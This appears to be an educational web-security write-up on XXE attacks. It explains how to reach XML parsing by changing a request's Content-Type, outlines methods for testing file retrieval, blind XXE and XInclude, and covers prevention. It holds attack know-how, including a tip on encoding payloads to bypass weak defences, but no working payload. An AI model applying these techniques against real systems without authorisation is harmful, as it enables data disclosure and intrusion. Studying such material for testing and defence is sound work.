**XXE Attacks Via Modified Content Type**

Generally POST requests use a default content type that is generated by HTML forms, such as application/x-www-form-urlencoded. Some websites expect to recieve request in this format but some of them will tolorate other content types, that includes XML.

For example, if a normal request contains the following:

POST /action HTTP/1.0

Content-Type: application/x-www-form-urlencoded

Content-Length: 7

foo=bar

Then we might be able submit the following request, with the same result:

POST /action HTTP/1.0

Content-Type: text/xml

Content-Length: 52

<?xml version="1.0" encoding="UTF-8"?><foo>bar</foo>

If application tolorates requests containing XML in the message body, and parses the body content as XML, **then we reach the XXE attack surface simply reformatting requests to use the XML Format.**

**How To Find And Test For XXE Vulnerabilities**

Manually testing for XXE vulnerabilities generally involves:

* Testing for file retrieval by defining an external entity based on a well-known operating system file and using that entity in data that is returned in the application's response.
* Testing for [blind XXE vulnerabilities](https://portswigger.net/web-security/xxe/blind) by defining an external entity based on a URL to a system that you control, and monitoring for interactions with that system.
* Testing for vulnerable inclusion of user-supplied non-XML data within a server-side XML document by using an [XInclude attack](https://portswigger.net/web-security/xxe#xinclude-attacks) to try to retrieve a well-known operating system file.

**Important Note:** Keep in mind that XML is just a data transfer format. We need to make sure that we also test any XML-based functionality for other vulnerabilities like [XSS](https://portswigger.net/web-security/cross-site-scripting) and SQL injection. We may need to encode your payload using XML escape sequences to avoid breaking the syntax, but we may also be able to use this to [obfuscate your attack](https://portswigger.net/web-security/reference/obfuscating-attacks-using-encodings#obfuscation-via-xml-encoding) in order to bypass weak defences.

**How To Prevent XXE Vulnerabilities**

Virtually all XXE vulnerabilities arise because the application's XML parsing library supports potentially dangerous XML features that the application does not need or intend to use. The easiest and most effective way to prevent XXE attacks is to disable those feature

Generally, it is sufficient to disable resolution of external entities and disable support for XInclude. This can usually be done via configuration options or by programmatically overriding default behavior. Consult the documentation for your XML parsing library or API for details about how to disable unnecessary capabilities.

REFERENCES

<https://portswigger.net/web-security/reference/obfuscating-attacks-using-encodings#obfuscation-via-xml-encoding>

<https://portswigger.net/web-security/xxe>

<https://portswigger.net/web-security/xxe/blind>

<https://www.codetable.net/>